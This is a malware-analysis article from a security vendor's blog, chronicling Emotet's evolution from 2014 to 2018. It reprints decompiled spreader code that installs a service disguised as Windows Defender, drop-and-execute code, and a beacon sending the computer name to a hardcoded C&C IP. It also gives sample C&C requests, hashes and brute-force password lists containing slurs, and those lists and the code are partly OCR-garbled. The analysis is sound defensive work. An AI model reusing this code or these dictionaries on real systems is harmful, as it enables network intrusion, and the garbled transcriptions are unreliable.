

# The chronicles of Emotet

SL [securelist.com/the-chronicles-of-emotet/99660/](https://securelist.com/the-chronicles-of-emotet/99660/)



Authors



Oleg Kupreev

More than six years have passed since the banking Trojan Emotet was first detected. During this time it has repeatedly mutated, changed direction, acquired partners, picked up modules, and generally been the cause of high-profile incidents and multimillion-dollar losses. The malware is still in fine fettle, and remains one of the most potent cybersecurity threats out there. The Trojan is distributed through spam, which it sends itself, and can spread over local networks and download other malware.

All its “accomplishments” have been described thoroughly in various publications and reports from companies and independent researchers. This being the case, we decided to summarize and collect in one place everything that is currently known about Emotet.

**2014**

## June

Emotet was first discovered in late June 2014 by TrendMicro. The malware hijacked user banking credentials using the man-in-the-browser technique. Even in those early days, the malware was multicomponent: browser traffic was intercepted by a separate module downloaded from the C&C server. Its configuration file with web injections was also loaded from there. The banker's main targets were clients of German and Austrian banks, and its main distribution vector was spam disguised as bank emails with malicious attachments or links to a ZIP archive containing an executable file.

**From:** Kundenservice.Rechnungonline@telekom.de  
**Date:** Thursday, November 20, 2014 3:00 PM  
**To:** [raul.hoelbach@telekom.de](mailto:raul.hoelbach@telekom.de)  
**Subject:** Ihre Telekom Mobilfunk RechnungOnline Monat November 2014 (Nr. 1690655700210691)



ERLEBEN, WAS VERBINDET.

Kundencenter App

Sicherheitsbroschüre



### Ihre Rechnung für November 2014

Guten Tag,

mit dieser E-Mail erhalten Sie Ihre aktuelle Rechnung. Die Gesamtsumme im Monat November 2014 beträgt **120,61 Euro**.

[Download Mitteilung, Rechnungsrückstände 77462065 Telekom Deutschland GmbH vom 20.11.2014.](#)

Diese E-Mail wurde automatisch erzeugt. Bitte antworten Sie nicht dieser Absenderadresse. Bei Fragen zu RechnungOnline nutzen Sie unser [Kontaktformular](#).

Speziell für Sie: Möchten Sie zukünftig Informationen über neue Produkte und Tarife erhalten, melden Sie sich zu unserem kostenlosen [Informationsservice](#) an.

Mit freundlichen Grüßen

Ralf Hoelbach  
Leiter Kundenservice

[RechnungOnline aufrufen](#)

**From:** Kundenservice Rechnungonline Telekom  
**Date:** Monday, November 24, 2014 5:12 PM  
**To:** [raul.hoelbach@telekom.de](mailto:raul.hoelbach@telekom.de)  
**Subject:** Ihre Telekom Mobilfunk RechnungOnline Monat November 2014 (Nr. 57806500752406)  
**Attach:** [Rechnung\\_3365243531.zip \(138 KB\)](#)



ERLEBEN, WAS VERBINDET.

Kundencenter App

Sicherheitsbroschüre



### Ihre Rechnung für November 2014

Sehr geehrte Kundin, sehr geehrter Kunde,

mit dieser E-Mail erhalten Sie Ihre aktuelle Rechnung. Die Gesamtsumme im Monat November 2014 beträgt **199,56 Euro**.

Diese E-Mail wurde automatisch erzeugt. Bitte antworten Sie nicht dieser Absenderadresse. Bei Fragen zu RechnungOnline nutzen Sie unser [Kontaktformular](#).

Speziell für Sie: Möchten Sie zukünftig Informationen über neue Produkte und Tarife erhalten, melden Sie sich zu unserem kostenlosen [Informationsservice](#) an.

Mit freundlichen Grüßen

Ralf Hoelbach  
Leiter Kundenservice

[RechnungOnline aufrufen](#)

## Examples of malicious emails with link and attachment

## November

In the fall of 2014, we discovered a modification of Emotet with the following components:

- Module for modifying HTTP(S) traffic
- Module for collecting email addresses in Outlook
- Module for stealing accounts in Mail PassView (a password recovery tool)
- Spam module (downloaded additionally as an independent executable file from addresses not linked to C&C)
- Module for organizing DDoS attacks

We came across the latter bundled with other malware, and assume that it was added to Emotet with a cryptor (presumably back then Emotet's authors did not have their own and so used a third-party one, possibly hacked or stolen). It is entirely possible that the developers were unaware of its presence in their malware. In any event, this module's C&C centers were not responsive, and it itself was no longer updated (compilation date: October 19, 2014).

In addition, the new modification had begun to employ techniques to steal funds from victims' bank accounts automatically, using the so-called Automatic Transfer System (ATS). You can read more about this modification in our [report](#).

## **December**

---

The C&C servers stopped responding and the Trojan's activity dropped off significantly.

## **2015**

---

### **January**

---

In early 2015, a new Emotet modification was released, not all that different from the previous one. Among the changes were: new built-in public RSA key, most strings encrypted, ATS scripts for web injection cleared of comments, targets included clients of Swiss banks.

### **June**

---

The C&C servers again became unavailable, this time for 18 months. Judging by the configuration file with web injects, the Trojan's most recent victims were clients of Austrian, German and Polish banks.

## **2016**

---


### **December**

---

Emotet redux: for the first time in a long while, a new modification was discovered. This version infected web-surfing victims using the RIG-E and RIG-V exploit kits. This distribution method was not previously used by the Trojan, and, fast-forwarding ahead, would not be

employed again. We believe that this was a trial attempt at a new distribution mechanism, which did not pass muster with Emotet's authors.

The C&C communication protocol in this modification was also changed: for amounts of data less than 4 KB, a GET request was used, and the data itself was transmitted in the Cookie field of the HTTP header. For larger amounts, a POST request was used. The RC4 encryption algorithm had been replaced by AES, with the protocol itself based on a slightly modified Google Protocol Buffer. In response to the request, the C&C servers returned a header with a 404 Not Found error, which did not prevent them from transmitting the encrypted payload in the body of the reply.



### Examples of GET and POST requests used by Emotet

The set of modules sent to the Trojan from C&C was different too:

- Out was the module for intercepting and modifying HTTP(S) traffic
- In was a module for harvesting accounts and passwords from browsers (WebBrowserPassView)

## 2017

---

### February

---

Up until now, we had no confirmation that Emotet could send spam independently. A couple of months after the C&C servers kicked back into life, we got proof when a spam module was downloaded from there.

### April

---

In early April, a large amount of spam was seen targeting users in Poland. Emails sent in the name of logistics company DHL asked recipients to download and open a “report” file in JavaScript format. Interestingly, the attackers did not try the further trick of hiding the executable JavaScript as a PDF. The calculation seemed to be that many users would simply not know that JavaScript is not at all a document or report file format.

Example of JS file names used:

**dhl\_numer\_zlecenia\_4787769589\_kwi\_12\_2017.js**

(MD5:[7360d52b67d9fbb41458b3bd21c7f4de](#))

In April, a similar attack involving fake invoices targeted British-German users.

**invoice\_924\_apr\_24\_2017\_lang\_gb\_gb924.js**

(MD5:[e91c6653ca434c55d6ebf313a20f12b1](#))


**telekom\_2017\_04rechnung\_60030039794.js**

(MD5:[bcecf036e318d7d844448e4359928b56](#))

Then in late April, the tactics changed slightly when the spam emails were supplemented with a PDF attachment which, when opened, informed the user that the report in JavaScript format was available for download via the given link.

**Document\_11861097\_NI\_NSO\_\_11861097.pdf** (MD5:

[2735A006F816F4582DACAA4090538F40](#))



### ***Example of PDF document contents***


**Document\_43571963\_NI\_NSO\_\_43571963.pdf** (MD5:

[42d6d07c757cf42c0b180831ef5989cb](#))



### ***Example of PDF document contents***

As for the JavaScript file itself, it was a typical Trojan-Downloader that downloaded and ran Emotet. Having successfully infected the system, the script showed the user a pretty error window.



### ***Error message displayed by the malicious JavaScript file***

## **May**

---

In May, the scheme for distributing Emotet via spam changed slightly. This time, the attachment contained an Office document (or link to it) with an image disguised as an MS Word message saying something about the version of the document being outdated. To open the document, the user was prompted to enable macros. If the victim did so, a malicious macro was executed that launched a PowerShell script that downloaded and ran Emotet.




### ***Screenshot of the opened malicious document ab-58829278.dokument.doc (MD5: 21542133A586782E7C2FA4286D98FD73)***

Also in May, it was reported that Emotet was downloading and installing the banking Trojan Qbot (or QakBot). However, we cannot confirm this information: among the more than 1.2 million users attacked by Emotet, Qbot was detected in only a few dozen cases.

## **June**

---

Starting June 1, a tool for spreading malicious code over a local network (Network Spreader), which would later become one of the malware modules, began being distributed from Emotet C&C servers. The malicious app comprised a self-extracting RAR archive containing the files **bypass.exe** (MD5: [341ce9aaf77030db9a1a5cc8d0382ee1](#)) and **service.exe** (MD5: [ffb1f5c3455b471e870328fd399ae6b8](#)).



Name	Size	Packed
..		
bypass.exe	11 776	3 609
service.exe	9 728	4 268

### ***Self-extracting RAR archive with bypass.exe and service.exe***

#### **bypass.exe:**

- Searches network resources by brute-forcing passwords using a built-in dictionary
- Copies service.exe to a suitable resource
- Creates a service on the remote system to autorun service.exe

```
int __cdecl CreateService_4012A3(int a1)
{
    int v1; // esi
    int v2; // eax
    int v3; // edi
    int v5; // eax

    v1 = 0;
    v2 = OpenSCManagerW(a1, 0, 2);
    v3 = v2;
    if ( !v2 )
        return 0;
    v5 = CreateServiceW(
        v2,
        L"Windows Defender System Service",
        L"WinDefService",
        983551,
        16,
        2,
        0,
        L"C:\\my.exe",
        0,
        0,
        0,
        0,
        0);
    if ( v5 )
    {
        if ( StartServiceA(v5, 0, 0) )
            v1 = 1;
        CloseServiceHandle(v3);
    }
    return v1;
}
```

#### ***Screenshot of the function for creating the service (bypass.exe)***






```

1800L __usercall sub_481000@eaxo(char "ComputerName@eaxo)
2{
3 void *v1; // eax
4 void *v2; // esi
5 void *v3; // eax
6 void *v4; // edi
7 void *v5; // esi
8 DWORD v6; // edx
9 void *v8; // [esp+8h] [ebp-218h]
10 void *v9; // [esp+Ch] [ebp-214h]
11 DWORD cbSize; // [esp+10h] [ebp-210h]
12 CHAR szVerb[4]; // [esp+14h] [ebp-20Ch]
13 CHAR pszURL[4]; // [esp+1Ch] [ebp-204h]
14
15 cbSize = 512;
16 ObtainUserAgentString(0, &szURLOut, &cbSize);
17 strcpy(szVerb, "POST");
18 v1 = InternetOpenA(&szURLOut, 0, 0, 0, 0);
19 v2 = v1;
20 v8 = v1;
21 if ( v1 )
22 {
23 v3 = InternetConnectA(v1, "159.203.94.09", 0x180u, 0, 0, 3u, 0, 0);
24 v4 = v3;
25 v9 = v3;
26 if ( v3 )
27 {
28 v5 = HttpOpenRequestA(v3, szVerb, "/83274826592862/Index.php", "HTTP/1.1", 0, 0, 0xB404F700, 0);
29 if ( v5 )
30 {
31 v6 = 0;
32 if ( ComputerName )
33 v6 = strlen(ComputerName);
34 HttpSendRequestA(
35 v5,
36 "Content-Type: application/x-www-form-urlencoded",
37 strlen("Content-Type: application/x-www-form-urlencoded"),
38 ComputerName,
39 v6);
40 InternetCloseHandle(v5);
41 v4 = v9;
42 }
43 v2 = v8;
44 }
45 InternetCloseHandle(v1);
46 }
47 return InternetCloseHandle(v3);
48 }

```

### Function for sending data to C&C

The mailing was obviously a test version, and the very next day we detected an updated version of the file. The self-extracting archive had been furnished with a script for autorunning **bypass.exe** (MD5: [5d75bbbc6109dddba0c3989d25e41851f](#)), which had not undergone changes, while **service.exe** (MD5: [acc9ba224136fc129a3622d2143f10fb](#)) had grown in size by several dozen times.



### Self-extracting RAR archive with bypass.exe and service.exe

The updated **service.exe** was larger because its body now contained a copy of Emotet. A function was added to save Emotet to disk and run it before sending data about the infected machine to C&C.

```

1 DWORD __stdcall StartAddress()
2 {
3     DWORD nSize; // [esp+0h] [ebp-8400h]
4     CHAR v2; // [esp+4h] [ebp-8404h]
5     CHAR ComputerName; // [esp+404h] [ebp-8004h]
6
7     nSize = 0x7FFF;
8     if ( Drop_n_Exec_401360() && GetComputerNameA(&ComputerName, &nSize) )
9     {
10        wprintfA(&v2, "c-%s", &ComputerName);
11        CC_beacon(&v2);
12    }
13    return 0;
14}
15
16 1800L Drop_n_Exec_401360()
17 {
18     struct _PROCESS_INFORMATION ProcessInformation; // [esp+0h] [ebp-15Ch]
19     struct _STARTUPINFOA StartupInfo; // [esp+10h] [ebp-14Ch]
20     CHAR TempName[2]; // [esp+54h] [ebp-100h]
21     char v4; // [esp+56h] [ebp-106h]
22
23     ("_MOR0")TempName = 0;
24     memset(&v4, 0, 0x102u);
25     GetTempPathA(0x104u, TempName);
26     lstrcatA(TempName, "\\setup.exe");
27     DropEmbeddedSocket(TempName);
28     memset(&StartupInfo, 0, 0x44u);
29     ProcessInformation.hProcess = 0;
30     ProcessInformation.hThread = 0;
31     ProcessInformation.dwProcessId = 0;
32     ProcessInformation.dwThreadId = 0;
33     StartupInfo.dwFlags = 0;
34     StartupInfo.nShowWindow = 0;
35     StartupInfo.cb = 68;
36     return CreateProcessA(0, TempName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
37 }

```

## New functions in service.exe for saving Emotet to disk and running it

### July

An update to the Emotet load module was distributed over the botnet. One notable change: Emotet had dropped GET requests with data transfer in the Cookie field of the HTTP header. Henceforth, all C&C communication used POST (MD5: [643e1f4c5cbaeebc003faee56152f9cb](#)).

### August

Network Spreader is included in the Emotet “distribution kit” as a DLL (MD5: [9c5c9c4f019c330aadcefb781caac41](#)), the compilation date of the new module is July 24, 2017, but it was obtained only in August. Recall that it used to be a self-extracting RAR archive with two files: **bypass.exe** and **service.exe**. The distribution mechanism did not change much, but the list of brute-force passwords was expanded significantly to exactly 1,000.

```

123456 password,12345678,querty,123456789,12345,1234,11111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein,696969,shadow,master,666666,quertyuiop
12321,mutantg,123456789,nicholas,654321,pussy,superman,lgazDaxx,7777777,fuckyou,121212,000000,qwertyuiop,123456,killer,trustno1,jordan,jennifer,xxvcbn,asdfgh,hu
123456,789,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126,127,128,129,130,131,132,133,134,135,136,137,138,139,140,141,142,143,144,145,146,147,148,149,150,151,152,153,154,155,156,157,158,159,160,161,162,163,164,165,166,167,168,169,170,171,172,173,174,175,176,177,178,179,180,181,182,183,184,185,186,187,188,189,190,191,192,193,194,195,196,197,198,199,200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255,256,257,258,259,260,261,262,263,264,265,266,267,268,269,270,271,272,273,274,275,276,277,278,279,280,281,282,283,284,285,286,287,288,289,290,291,292,293,294,295,296,297,298,299,300,301,302,303,304,305,306,307,308,309,310,311,312,313,314,315,316,317,318,319,320,321,322,323,324,325,326,327,328,329,330,331,332,333,334,335,336,337,338,339,340,341,342,343,344,345,346,347,348,349,350,351,352,353,354,355,356,357,358,359,360,361,362,363,364,365,366,367,368,369,370,371,372,373,374,375,376,377,378,379,380,381,382,383,384,385,386,387,388,389,390,391,392,393,394,395,396,397,398,399,400,401,402,403,404,405,406,407,408,409,410,411,412,413,414,415,416,417,418,419,420,421,422,423,424,425,426,427,428,429,430,431,432,433,434,435,436,437,438,439,440,441,442,443,444,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,600,601,602,603,604,605,606,607,608,609,610,611,612,613,614,615,616,617,618,619,620,621,622,623,624,625,626,627,628,629,630,631,632,633,634,635,636,637,638,639,640,641,642,643,644,645,646,647,648,649,650,651,652,653,654,655,656,657,658,659,660,661,662,663,664,665,666,667,668,669,670,671,672,673,674,675,676,677,678,679,680,681,682,683,684,685,686,687,688,689,690,691,692,693,694,695,696,697,698,699,700,701,702,703,704,705,706,707,708,709,710,711,712,713,714,715,716,717,718,719,720,721,722,723,724,725,726,727,728,729,730,731,732,733,734,735,736,737,738,739,740,741,742,743,744,745,746,747,748,749,750,751,752,753,754,755,756,757,758,759,760,761,762,763,764,765,766,767,768,769,770,771,772,773,774,775,776,777,778,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,831,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,849,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,867,868,869,870,871,872,873,874,875,876,877,878,879,880,881,882,883,884,885,886,887,888,889,890,891,892,893,894,895,896,897,898,899,900,901,902,903,904,905,906,907,908,909,910,911,912,913,914,915,916,917,918,919,920,921,922,923,924,925,926,927,928,929,930,931,932,933,934,935,936,937,938,939,940,941,942,943,944,945,946,947,948,949,950,951,952,953,954,955,956,957,958,959,960,961,962,963,964,965,966,967,968,969,970,971,972,973,974,975,976,977,978,979,980,981,982,983,984,985,986,987,988,989,990,991,992,993,994,995,996,997,998,999,1000

```

## Screenshot of the decrypted password list

### November

---

In November 2017, IBM X-Force published a [report](#) about the new IcedId banker. According to the researchers, Emotet had been observed spreading it. We got our hands on the first IcedId sample (MD5: [7e8516db16b18f26e504285afe4f0b21](#)) in April, and discovered back then that it was wrapped in a cryptor also used in Emotet. The cryptor was not just similar, but a near byte-for-byte copy of the one in the Emotet sample (MD5: [2cd1ef13ee67f102cb99b258a61eeb20](#)), which was being distributed at the same time.

## 2018

---

### January

---

Emotet started distributing the banking Trojan Panda (Zeus Panda, first discovered in 2016 and based on the leaked Zbot banker source code, carries out man-in-the-browser attacks and intercepts keystrokes and input form content on websites).

### April


---

#### April 9

---

In early April, Emotet acquired a module for distribution over wireless networks (MD5: [75d65cea0a33d11a2a74c703dbd2ad99](#)), which tried to access Wi-Fi using a dictionary attack. Its code resembled that of the Network Spreader module (**bypass.exe**), which had been supplemented with Wi-Fi connection capability. If the brute-force was successful, the module transmitted data about the network to C&C.

Like **bypass.exe**, the module was distributed as a separate file (a.exe) inside a self-extracting archive (MD5: [5afdcffca43f8e7f848ba154ecf12539](#)). The archive also contained the above-described **service.exe** (MD5: [5d6ff5cc8a429b17b5b5dfbf230b2ca4](#)), which, like its first version, could do nothing except send the name of the infected computer to C&C.



#### ***Self-extracting RAR archive with a component for distribution over Wi-Fi***

The cybercriminals quickly updated the module, and within a few hours of detecting the first version we received an updated self-extracting archive (MD5: [d7c5bf24904fc73b0481f6c7cde76e2a](#)) containing a new **service.exe** with Emotet inside (MD5: [26d21612b676d66b93c51c611fa46773](#)).

Name	Size	Packed	Modified	CRC32	
a.exe	88 064	37 087	09.04.2018 20:05	E1FC539A	
service.exe	155 136	86 899	09.04.2018 20:42	9390C0E6	

### Self-extracting RAR archive with updated service.exe

The module was first publicly described only in January 2020, by Binary Defense. The return to the old distribution mechanism and the use of code from old modules looked a little strange, since back in 2017 **bypass.exe** and **service.exe** had been merged into one DLL module.

### April 14

Emotet again started using GET requests with data transfer in the **Cookie** field of the HTTP header for data transfer sizes of less than 1 KB simultaneously with POST requests for larger amounts of data. (MD5: 38991b639b2407cbfa2e7c64bb4063c4). Also different was the template for filling the **Cookie** field. If earlier it took the form **Cookie: %X=**, now it was **Cookie: %u =**. The newly added space between the numbers and the equals sign helped to identify Emotet traffic.

```
GET / HTTP/1.1
Cookie: 09100 =319Yw1EGPd79ce0mXo1T/
PTzdCC8mye0py1ig@e6OVTL84LwB8NqKs118r-1R25202u0yNbt7pTK810gmx/
pfxr308JeoTY1+n01D8t875K3JgTrNZN1fnC1D9374//YFFQ6gT8R06PcUJ1EBgf4sai5b309b5Pw/7I/
xm8N4K3pKf3AtR9Qz91LH177R9I/
M41n5a3n8pL3LwxcduJLFz30B15w0P5bNh7Xbq66q236ouCaulur+bsACS2KT9Va130uk8R0uOHG6pnVE7dbH2a6f83N
z+P9dxtH1E2G0RU2d2Dto0dE+X2sC84Cv7dhZKEdX0tRau91vRsD0tEhtEmaxP15za6Jr+081XkdvuQKlqvbay08IX15oIz8
3wVtAvT8Pya3ym4yw081f0=
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3; .NET CLR 1.1.4322)
Host: 220.227.247.45:443
Connection: Keep-Alive
Cache-Control: no-cache
```

### Example of a GET request

### April 30

The C&C servers suspended their activity and resumed it only on May 16, after which the space in the GET request had gone.

```
GET / HTTP/1.1
Cookie: 20643cfe3pxYxTdUrd25gff3PRYnKa7AXdTDdXIU130JEH1IusuL98Egef5jgR8g69x0Ek/
+q04oY9qmxUQd0IUQRatxppyr42QIA6u4Jui21KafgK6ss0SD10vIIRmF31CvRACeg6xowii9vf91j1lv7IjY8Jg
yXv0DUqmoH2LDooR0XQstpl9XP/+0Ef913s2GKv5NyIai3G0oHX+kyCH1/
nts+KCdHhekzTye7UCTRvF80kver1IueM4Q1IoUQ0i4VwP6uH3epfIHeL08271msjRUIcpxpMAEAKTISdule3REJ5Bk
SaESgRUVV6Tb0KHvRTIakistQ1VDMuXyxartuicD0PEI88+16F6+fbYuUv89heUbJFqyha2T/
RqX8bfxSxP62g3ZVWpsC2GqfPC7QK9dDzF3vjqvPIje0ZX
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C;
.NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 37.120.170.231:443
Connection: Keep-Alive
Cache-Control: no-cache
```

### Example of a corrected GET request

## June

Yet another banking Trojan started using Emotet to propagate itself. This time it was Trickster (or Trickbot) — a modular banker known since 2016 and the successor to the Dyreza banker.

## July

The so-called UPnP module (MD5: 0f1d4dd066c0277f82f74145a7d2c48e), based on the libminiupnpc package, was obtained for the first time. The module enabled port forwarding on the router at the request of a host in the local network. This allowed the attackers not only to gain access to local network computers located behind NAT, but to turn an infected machine into a C&C proxy.

## August

In August, there appeared reports of infections with the new Ryuk ransomware — a modification of the Hermes ransomware known since 2017. It later transpired that the chain of infection began with Emotet, which downloaded Trickster, which in turn installed Ryuk. Both Emotet and Trickster by this time had been armed with functions for distribution over a local network, plus Trickster exploited known vulnerabilities in SMB, which further aided the spread of the malware across the local network. Coupled with Ryuk, it made for a killer combination.

At the end of the month, the list of passwords in the Network Spreader module was updated. They still numbered 1,000, but about 100 had been changed (MD5: 3f82c2a733698f501850fdf4f7c00eb7).

```
alpha,avatar,wasbat.1982,hendrix,123456789q,raptor,classic,darkside,eric,spiderman,suckme,lalala,phghb,spring,wifpack,albz3,bigcock,electric,radmax,qqq11,roo
ster,victory,1966,alexandr,american,daddy,manutd,neuport,booby,golina,1975,sublime,wfrcbu,1974,464789,turkey,windows,xxxx,12312,147852369,nichol1,tusety,151515
epicard,wasker,burton,cardinal,chev11e,meneniz,alison,happi,boobes,loverboy,nine,tomey,danver,ftcrfylvh,loulover,lg2u3e,sison,chengene,eluis,ro11t1de,serega,s
kipper,1981,aroad,haban,dreamer,1111111111,741852763,snokie,roland,danger,people,awsonc,baxter,hiphop,indian,kirill,nonnan,wolf,fy1htq,goblu,christ,citanic,
vegeta,alyssa,nitche11,134677,arizona,predator,psycho,va1ent1n,virginia,8888,bullet,empire,pirate,smooth,spiderna,elizabeth,jesus,skyline,smith,georgia,panthers
russell,123456789,brenda,eugene,fireman,peehabo,pois,extreme,hell0123,warcraf,wolverin,yinfif,zachary,159951,clairc,juventus,matadonna,simpson,854766,chepper,1
ngitech,saints,sarah,9379992,6666,swa1on,ducati,froggy,horrit,reggie,headley,vision,accord,sonbie,boogie,houston,matt,s1ut,asdfg,ireland,netorola,ncc1981d,te11
23,water,123123a,colorado,naughty,stick,pearlian,poop,rasdzw,allia,tinker,everton,nolly,20222,karina,patriots,connor,digger,justice,narines,super,tiothy,br
ooke,dancer,boune,jeffrey,1977,cougar,duncan,hental,PASSWORD,7654321,9999,fantasy,ford,ironman,jimmy,monday,norman,suorfin,brutus,balldogs,donino,honda,okana,
sweet,00000000,1974,brittany,bullight,disney,francis,wildcat,freuser,noneyi,vladimir,7777777,bishop,kawanaki,russia,college,salove,54321,andre,infinitiy,raide
r,cant,nigger,pahes,shit,zag12ox,141414,5555555,c.laudia,jupiter,redrum,homer,alexander,accman,bigred,franklin,howard,pascal,horney,passport,bastard,mibocce,
passion,softball,4321,98765432,antonio,lelie,rocky,sandman,wfhyf,1985,adrian,homer,querty12,698765,1979,marshall,allison,king,sucker,system,vikings,narley,na
talie,scotland,spirit,liberty,mercury,penguin,sempferi,suzuki,veronica,kelly,kitty,loveyou,1980,death,douglas,franklin,free,cuzhot,quead,spooky,Usuckball1,vin
cent,al23456,cherokee,general,123456789,123456789a,eagle,scarface,simpsons,stargate,ruslan,123789,al2345,3333,denise,lizard,lucky,securi
ty,abcdfg,nelanie,paul,anderson,budha,mozart,teresa,1969,aaaaaaa,patricia,pogore,quer123,frank,reddog,12345,quert,mark,boobe,hitsan,porno,kev in,242424,courtes
y,diesel,stanley,westside,shorty,maie,1984,pamela,suelana,gregory,october,1986,bill,eggie,stephen,walker,420420,cwey,badaaa,hawaii,rock,147852,billy,cbangio
n,jake,jeter,tester,123232q,alaska,friday,naryjane,badger,spitfire,vanessa,google,hotrod,010203,forest,friend,scotty,hell01,genesis,hiches,einste in,action,dr
umer,viper,dave,barbara,caroline,hahaha,droussap,queasdxz,1987,br1an,marcus,12345q,hollocks,s1mple,147258,beobies,pookbear,star,147147,enigma,stalker,baby,pin
pin,querty1,987654321,horuss,sabrina,ou812,racing,sassy,kristina,112222,carsen,sharon,spedy,kimberly,christin,saas,asd123,lacrosse,vampire,cool,genius,maximus
poopoo,surfer,rasque,friends,yankee,carolina,cock,nichigan,dreams,mexico,montana,sosul,5555,goober,paradise,branco,steve,alexande,peter,querty3,carter,somber,
netallica,pantera,buffalo,snickers,andrey,cherry,doggie,gibson,love1y,scott,spencer,flyers,nolan,beer,explorer,lo1123,147258369,fluffy,clipse,gabriel,louise,s
chool,12121212,family,dickhead,1313,beatles,donald,babygirl,cassie,little,birdie,celtic,private,cartman,branco,sergey,lavegas,asdf1234,ninecraft,november,fire
testing,bubbles,chance,qinness,narvin,runner,topgun,destiny,digital,intendo,tite,williams,trinity,pumpkin,bigboy,redskins,therock,saturu,lovene,wilow,donkey
heaters,sniper,cricket,b1azer,playboy,walter,007007,pakistan,00000,abcdcf,lover,snowball,heaven,12qasxz,traivt,police,voysager,789456123,green,fish,power,blnk
182,darkness,xavier,online,phantom,platinun,animal,brooklyn,qqqqq,lifhback,1988,1993,airborne,buddy,august,tocat,fred,beaver,godzilla,shelby,braves,copper,gol
